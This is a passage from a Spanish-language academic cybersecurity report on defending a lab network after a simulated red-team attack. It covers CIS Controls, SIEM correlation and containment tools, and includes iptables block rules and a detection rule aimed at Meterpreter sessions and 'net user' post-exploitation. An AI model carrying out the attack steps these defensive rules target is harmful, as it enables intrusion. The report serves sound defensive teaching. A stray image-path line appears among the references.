Al implementar estas medidas, fortaleceremos significativamente nuestra postura de seguridad y reduciremos el riesgo de futuros incidentes.

Diferencias entre Blue Team y el Equipo de Respuesta a Incidentes

A menudo, se tiende a usar los términos Blue Team y equipo de Respuesta a Incidentes como si fueran sinónimos. Sin embargo, estos conceptos son distintos y tienen diferentes alcances, objetivos y tiempos de acción dentro de la estructura de seguridad de cualquier organización.

Equipo Blue Team

Se dedica a la defensa cibernética de forma permanente. Su labor es continua y proactiva: trabajan todos los días para monitorear la infraestructura, gestionar los controles de seguridad, responder a vulnerabilidades y fortalecer la postura defensiva antes de que ocurra algún incidente. Durante ejercicios de simulación con Red Team, identifican brechas de seguridad y mejoran los controles existentes.

Entre sus tareas principales se incluyen el manejo de sistemas de gestión de información y eventos de seguridad (SIEM), la verificación de registros y alertas, la implementación de políticas de seguridad, la gestión de parches y la elaboración de guías de respuesta. Su enfoque está en anticipar y mitigar riesgos antes de que se materialicen.

Equipo de Respuesta a Incidentes (CSIRT)

Por otro lado, el Equipo de Respuesta a Incidentes (CSIRT) entra en acción cuando ya ha ocurrido un incidente o cuando uno está en desarrollo. Su misión es actuar rápidamente para contener el daño, erradicar la amenaza, restaurar los sistemas afectados a su estado original y documentar los eventos que deben ser abordados para prevenir futuros incidentes similares.

El CSIRT opera bajo un marco metodológico, como NIST SP 800-61 o SANS, El NIST (2012) que organiza su respuesta en varias etapas: preparación, identificación, contención, erradicación, recuperación y lecciones aprendidas. Su enfoque es reactivo, centrándose en resolver problemas a medida que surgen.

En resumen, mientras que el Equipo Azul se dedica a la prevención y a la mejora constante de la seguridad, el CSIRT se activa en momentos críticos para gestionar y mitigar incidentes de seguridad. Ambos equipos son esenciales para mantener una infraestructura segura y resiliente en la organización (Rajendran, Jyothi, & Karri, 2011).

Tabla 8

Comparativa entre Blue Team y Respuesta a Incidentes

Dimensión	Blue Team	Respuesta a Incidentes
Naturaleza	Proactiva y continua	Reactiva y episódica
Momento	Antes y durante (prevención)	Durante y después (respuesta)
Alcance	Toda la postura de seguridad	Incidente específico
Activación	Permanente	Al detectarse un incidente
Objetivo	Prevenir compromisos	Contener y erradicar la amenaza
Herramientas	SIEM, EDR, IDS/IPS, SOAR	Herramientas forenses, gestión de incidentes
Marco de referencia	CIS Controls, NIST CSF	NIST SP 800-61, SANS IH, ISO 27035

Nota. Se describe en un contexto centralizado el enfoque de los 2 equipos en cada dimensión de postura.

CIS (Center for Internet Security) en el Blue Team

El CIS es una organización sin fines de lucro que se dedica a crear estándares y marcos para mejorar la ciberseguridad. Dos de sus recursos más valiosos para el Blue Team son los Controles CIS y los Benchmarks CIS.

Controles CIS: Los pilares de la defensa cibernética

Los Controles CIS (en su versión 8) consisten en 18 medidas fundamentales que se organizan según su prioridad de implementación. Estas medidas están agrupadas en tres niveles (IG1, IG2, IG3), lo que permite adaptar el plan de ciberseguridad a la madurez y los recursos disponibles de cada organización (CIS Security, 2020).

En relación relación con el contexto más inmediato

- Control 2 – Inventario de software: Con este control, se habría detectado la aplicación HFS 2.3 como no autorizada o desactualizada, antes de que pudiera ser utilizada de manera maliciosa.
- Control 4– Configuración segura: Implementar un proceso de endurecimiento basado en los Benchmarks CIS habría eliminado configuraciones inseguras en el sistema operativo Windows.
- Control 7– Gestión de vulnerabilidades: Un escaneo programado habría identificado la vulnerabilidad crítica CVE-2014-6287, que aún requería un parche.
- Control 13– Monitoreo de red: Este control habría alertado sobre las conexiones salientes de la sesión de Meterpreter hacia Kali Linux, permitiendo una respuesta rápida.

En relación relación con el contexto más inmediato

Los CIS Benchmarks son recursos valiosos que nos ofrecen pautas detalladas para asegurar la configuración de sistemas operativos y aplicaciones. En el caso del CIS Benchmark para Windows, se aplican dos niveles de configuración en el Host-A:

- Nivel 1: Aquí nos enfocamos en configuraciones básicas que no afectan la funcionalidad del sistema. Esto incluye deshabilitar los hashes LM, activar la auditoría avanzada y ajustar la configuración del firewall para mejorar la seguridad. (Microsoft, 2022).

- Nivel 2: Este nivel es más estricto y está diseñado para garantizar una alta seguridad. Implica imponer restricciones en el uso PowerShell, WMI y en protocolos más antiguos como SMBv1.

Aplicación en SecureNova Labs

Control 2 – Inventario de Software:

Detectar la aplicación HFS 2.3 como desactualizada o no autorizada.

Control 4 – Configuración Segura:

Aplicar el Benchmark CIS de Windows para fortalecer la seguridad de Host-A y Host-B.

Control 7 – Gestión de Vulnerabilidades:

Identificar las vulnerabilidades CVE-2014-6287 y MS17-010 como riesgos críticos que debemos abordar.

Control 12 – Gestión de Infraestructura:

Implementar segmentación de red entre Host-A y Host-B para mejorar la seguridad.

Control 13 – Monitoreo de Red:

Detectar tráfico anómalo relacionado con sesiones de Meterpreter.

Benchmark Windows – SMBv1:

Deshabilitar SMBv1 para protegernos contra el exploit EternalBlue.

Benchmark Windows – LSASS:

Activar la protección de LSASS para prevenir ataques de Mimikatz.

Funciones y Características clave de un SIEM

Un SIEM (Security Information and Event Management) actúa como el corazón de la visibilidad para un Equipo Azul. Esta plataforma integra tanto la gestión de información de seguridad (SIM) como la gestión de eventos de seguridad (SEM), creando una solución que

recopila datos de toda la infraestructura. Luego, correlaciona y analiza estos registros en tiempo real para detectar amenazas y mejorar la respuesta ante incidentes.

Funciones clave:

Recolección y normalización de registros: El SIEM recoge eventos provenientes de diversas fuentes, como firewalls, sistemas operativos, aplicaciones y dispositivos de red. Estos eventos se convierten a un formato común, lo que facilita su análisis. Por ejemplo, podría recoger registros del Visor de Eventos de Windows, incluyendo conexiones de Meterpreter y cambios en cuentas de usuario.

Correlación de eventos: Esta función permite vincular sucesos que, a primera vista, parecen no estar relacionados, con el fin de identificar patrones de ataque. Según Moreno (2015), una regla simple de correlación podría ser: si hfs.exe genera una conexión saliente y SYSTEM ejecuta net user, esto podría indicar una posible fase de post-explotación.

Alertas en tiempo real: Cuando se activa una regla de correlación, el SIEM emite una alerta de inmediato. En el ejemplo descrito por Moreno (2015), una alerta vinculada a la conexión de Meterpreter habría permitido al equipo contener el ataque antes de que se expandiera.

Análisis forense e histórico: El SIEM almacena de manera centralizada los registros, lo que facilita búsquedas históricas que ayudan a recrear la cronología de un incidente. Esto resulta esencial para la investigación y la presentación de pruebas.

Gestión de cumplimiento: Genera informes automatizados que evidencian el cumplimiento de diferentes marcos regulatorios, como PCI DSS, ISO 27001 y CIS Controls.

Tableros y visualización: Ofrece paneles en tiempo real que muestran métricas de seguridad, brindando al Blue Team una visión clara y continua del entorno.

SIEM en SecureNova

Si SecureNova Labs hubiera tenido un sistema SIEM en funcionamiento durante la simulación del Red Team, habría podido recibir alertas sobre varias actividades preocupantes, como:

- Una conexión saliente no autorizada de hfs.exe hacia Kali
- El uso del comando "net user" para crear una nueva cuenta a través de hfs.exe
- La carga del módulo Mimikatz en un proceso que había sido migrado
- Tráfico SMB inusual entre Host-A y Host-B.

El poder tener este tipo de visibilidad permitiría a los analistas del Blue Team actuar rápidamente y contener el ataque en sus primeras fases.

Herramientas para Contener Ciberataques

Entender la diferencia entre las herramientas de detección y las de contención es fundamental. Las herramientas de detección son aquellas que identifican y alertan sobre una amenaza, mientras que las herramientas de contención son las que intervienen para bloquear, aislar o neutralizar esas amenazas una vez que han sido detectadas. Las tres herramientas que se presentan cumplen con las condiciones de la licencia GPL.

Herramienta 1 – IPTables / NFTables

IPTables y su sucesor, NFTables, son herramientas clave para el filtrado de paquetes en el núcleo de Linux. Te permiten crear reglas que gestionan el tráfico de red en tu sistema, definiendo qué se permite, qué se bloquea y qué se registra. En situaciones de emergencia, pueden ser cruciales para cortar rápidamente el acceso de un sistema que ha sido comprometido, ya sea al exterior o a otros segmentos de la red interna.

Algunos comandos útiles incluyen:

- Para bloquear una sesión activa de Meterpreter: iptables -A OUTPUT -d [IP_KALI] -j DROP
- Para detener el tráfico SMB saliente y evitar movimientos laterales: iptables -A OUTPUT -p tcp --dport 445 -j DROP

En Windows, el equivalente sería el Firewall de Windows, que puedes gestionar a través de PowerShell o netsh, sin costo adicional. Este cortafuegos opera a nivel de núcleo, lo que significa que los procesos en espacio de usuario no pueden eludirlo fácilmente. Actúa como la primera línea de defensa técnica contra sesiones maliciosas activas.

Herramienta 2 – Wazuh (SIEM/XDR con Respuesta Activa GPL)

Wazuh es una solución de código abierto que combina funciones de SIEM, detección de intrusiones en el host (HIDS) y respuesta activa automatizada. De acuerdo con la documentación de Wazuh, Inc. (2024), cuando se activa una regla, el módulo de Respuesta Activa puede ejecutar medidas de manera automática, sin necesidad de intervención humana, lo que refuerza la capacidad de contención en tiempo real.

Algunas de sus características son:

- Bloqueo automático de direcciones IP que han mostrado patrones de Meterpreter o escaneos maliciosos.
- Terminación de procesos sospechosos directamente desde el agente que tienes instalado en tu servidor.
- Aislamiento de puntos finales infectados mediante la ejecución de scripts de contención en el agente de Windows.
- Detección de cambios de cuenta, como adiciones o cambios de grupo, con bloqueo automático.

Gracias a sus capacidades de detección, Wazuh puede reducir el tiempo de respuesta de los agentes que normalmente tendrían que actuar manualmente, permitiendo contener un ataque en cuestión de segundos. Esta herramienta está desplegada en SecureNova Labs, sin ningún costo de licencia.

Herramienta 3 – CrowdSec (IPS Colaborativo GPL)

CrowdSec es un sistema de prevención de intrusiones de nueva generación que analiza flujos de tráfico y registros del sistema para identificar y bloquear actividades amenazantes. Según la documentación de CrowdSec (2024), cuando se detecta un patrón malicioso, el sistema notifica a sus bouncers —aplicaciones encargadas de aplicar las políticas— para bloquear la dirección IP o el proceso infractor, fortaleciendo así la capacidad de defensa colaborativa.

Entre sus funcionalidades destacan:

- Escaneo instantáneo de accesos, autenticaciones y registros de red para identificar escaneos de Nmap, ataques de fuerza bruta o movimientos laterales.
- Sus "bouncers" interactúan con IPTables, el Firewall de Windows o proxies para realizar bloqueos automáticos de tráfico malicioso.
- Mantiene una lista comunitaria de reputación que permite bloquear direcciones IP maliciosas antes de que se establezca una conexión.

Por ejemplo, CrowdSec podría haber detectado un escaneo de Nmap desde Kali hacia Host-A y haber detenido la IP atacante antes de que se pudiera llevar a cabo un exploit, actuando como un muro de defensa proactivo.

Tabla 9

Comparativa entre las 3 herramientas

Herramienta	Tipo	Función	Licencia	Plataforma

IPTables/NFTables	Firewall de host	Bloqueo de IPs y puertos a nivel de kernel	GPL v2	Linux
Wazuh	SIEM/XDR/HIDS	Respuesta activa: bloqueo IPs, kill procesos, aislamiento de host	GPL v2	Multi
CrowdSec	IPS colaborativo	Bloqueo automático de IPs mediante bouncers integrados	MIT/GPL	Multi

Nota. Se describe las herramientas de ciberseguridad de código abierto que son utilizados para realizar la contención de ataques.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/DjQjHerIiYQ

Conclusiones

El análisis realizado en las diferentes fases del seminario demuestra que la práctica de la ciberseguridad exige un alto grado de competencias técnicas, ética profesional y cumplimiento normativo. La asignación del caso de la organización SecureNova Labs evidencia de manera clara cómo los acuerdos contractuales que incluyen cláusulas ilegales pueden poner en riesgo la integridad de los ingenieros y violar la Ley 1273 de 2009, así como el Código de Ética del COPNIA. Este incidente resalta que el verdadero poder de un especialista no radica solo en sus habilidades técnicas, sino también en su capacidad para considerar la ética y la legalidad al tomar decisiones que les afectan.

Los ejercicios técnicos demostraron que una aplicación expuesta sin controles adecuados puede desencadenar compromisos graves. La ausencia de parches, la falta de segmentación de red y la concesión de privilegios excesivos facilitaron el movimiento lateral entre equipos y la extracción de credenciales mediante herramientas como Mimikatz. Estos hallazgos subrayan la necesidad de aplicar principios fundamentales como la gestión eficaz de vulnerabilidades, la microsegmentación y el principio de mínimo privilegio, complementados con tecnologías modernas como Credential Guard y sistemas de detección y respuesta (EDR, SIEM).

El análisis del Blue Team reveló que gran parte de los problemas enfrentados por el Red Team pudieron haberse evitado mediante controles defensivos básicos y una postura proactiva. La falta de documentación y de visibilidad centralizada limitó la capacidad de contención, mientras que herramientas como Wazuh, CrowdSec e IPTables demostraron que es posible implementar defensas efectivas incluso en organizaciones con recursos limitados. Asimismo, marcos de referencia como los CIS Controls ofrecen una guía práctica para priorizar esfuerzos de seguridad y avanzar hacia una mayor madurez organizacional.

Finalmente, los resultados de los escenarios analizados indican que la ciberseguridad debe ser vista menos como un ejercicio técnico y más como una práctica integral. La alineación de marcos regulatorios, controles arquitectónicos y estrategias de defensa activa es esencial para construir ecosistemas digitales sostenibles y confiables. Integrar la ética, la legalidad y un enfoque metodológico permite al especialista en seguridad de la informática aportar y ofrecer soluciones éticas y sostenibles a los desafíos actuales que enfrenta la sociedad digital.

Recomendaciones

Estas recomendaciones consolidan el aprendizaje del seminario y ofrecen un marco práctico para fortalecer la postura de seguridad en organizaciones reales.

Fortalecer la gestión de vulnerabilidades

La explotación del CVE-2014-6287 evidenció que incluso vulnerabilidades antiguas pueden comprometer sistemas si no se corrigen. Mantener inventarios actualizados de software y aplicar parches de manera oportuna constituye una acción inmediata y prioritaria, ya que elimina riesgos desde su origen y representa la primera línea de defensa en la organización.

Implementar la segmentación de red.

La ausencia de segmentación facilitó el movimiento lateral entre equipos comprometidos. Segregar sistemas críticos en segmentos separados con políticas de firewall claras es una medida de prioridad intermedia, que reduce significativamente el impacto de un compromiso inicial y refleja un nivel mayor de madurez organizacional.

Aplicar el principio de mínimo privilegio.

La ejecución de servicios con privilegios excesivos amplificó el alcance del ataque. Restringir permisos y evitar configuraciones con privilegios elevados es una acción inmediata, de bajo costo y alto impacto, que limita la capacidad de escalamiento de un atacante y fortalece la seguridad básica.

Adoptar soluciones de detección y respuesta.

La falta de visibilidad centralizada dificultó la detección de comportamientos anómalos. Integrar herramientas EDR y SIEM, incluso de bajo costo como Wazuh y CrowdSec, permite alcanzar un nivel intermedio de madurez, ofreciendo monitoreo en tiempo real y respuesta automatizada frente a incidentes.

Establecer procedimientos claros de respuesta a incidentes.

La improvisación en la contención retrasó la reacción del equipo. Documentar protocolos de triage y entrenar al personal fortalece la capacidad de respuesta y constituye un proceso permanente que asegura claridad y rapidez en la gestión de incidentes.

Integrar marcos de referencia reconocidos.

Los CIS Controls ofrecen una guía práctica para priorizar esfuerzos de seguridad en organizaciones con recursos limitados. Su adopción debe considerarse una acción estratégica de mediano plazo, que orienta la madurez hacia un enfoque preventivo y sostenible.

Fortalecer la formación ética y regulatoria.

Complementar las prácticas técnicas con capacitación en ética profesional y legislación vigente asegura que las decisiones del especialista en seguridad informática se alineen con la responsabilidad social y legal. Este proceso permanente contribuye a una toma de decisiones informada y responsable en escenarios reales.

Referencias Bibliográficas

CIS Security. (2020). *CIS Controls v8 and CIS Benchmarks.* Center for Internet Security. https://www.cisecurity.org/cis-benchmarks/

Congreso de la República de Colombia. (2009, enero 5). *Ley 1273 de 2009: Por la cual se modifica el Código Penal y se crea un nuevo bien jurídico tutelado: la protección de la información y de los datos. Diario Oficial No. 47.223.* https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=35006Moreno

Congreso de la República de Colombia. (2012, octubre 17). *Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales.* Diario Oficial No. 48.587. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

COPNIA. (2015). *Código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares.* Consejo Profesional Nacional de Ingeniería. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CrowdSec. (2024). *CrowdSec Collaborative Cybersecurity Documentation.* https://doc.crowdsec.net/

Engebretson, P. (2013). *The basics of hacking and penetration testing: Ethical hacking and penetration testing made easy (2ª ed.)*. Syngress.

Guarnizo Portela, M. P. (2024). *La naturaleza jurídica de los delitos informáticos en Colombia [Monografía]. Universidad Nacional Abierta y a Distancia.* https://repository.unad.edu.co/handle/10596/41392

INCIBE. (2019, 25 de abril). *¿Qué es el pentesting? Auditando la seguridad de tus sistemas.* Instituto Nacional de Ciberseguridad de España. https://www.incibe.es/protege-tu-empresa/blog/que-es-pentesting-auditando-seguridad-tus-sistemas

Microsoft. (2022). *Windows Defender Credential Guard. Microsoft Learn.* https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/

Ministerio de Tecnologías de la Información y las Comunicaciones – MINTIC. (2022). *Políticas de privacidad y condiciones de uso*. https://www.mintic.gov.co/portal/inicio/Secciones

MITRE. (2024). CVE-2014-6287. *Common Vulnerabilities and Exposures.* https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6287

Moreno, P. (2015). *Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management)* (pp. 31–63). *Universidad San Francisco de Quito.* http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

National Institute of Standards and Technology. (2012). *Computer Security Incident Handling Guide (NIST SP 800-61 Rev. 2).* U.S. Department of Commerce.

Rajendran, J., Jyothi, V., & Karri, R. (2011). *Blue team red team approach to hardware trust assessment*. 2011 IEEE 29th International Conference on Computer Design (ICCD), 285–288. https://doi.org/10.1109/ICCD.2011.6081410

Rapid7. (s. f.). *MS17-010 EternalBlue SMB remote Windows kernel pool corruption.* Metasploit Documentation. https://docs.rapid7.com/metasploit/ms17-010-eternalblue/

rofl0r. (2024). *ProxyChains-NG (Version 4.17)* [Software de computadora]. *GitHub.* https://github.com/rofl0r/proxychains-ng


Wazuh, Inc. (2024). *Wazuh Open Source Security Platform – Documentation*. https://documentation.wazuh.com/

Zuluaga Mateus, J. (2017). *Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional Armenia*. Universidad Nacional Abierta y a Distancia. https://repository.unad.edu.co/handle/10596/17410

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Nota. Presentación del resultado de similitud por la aplicación Turnitin.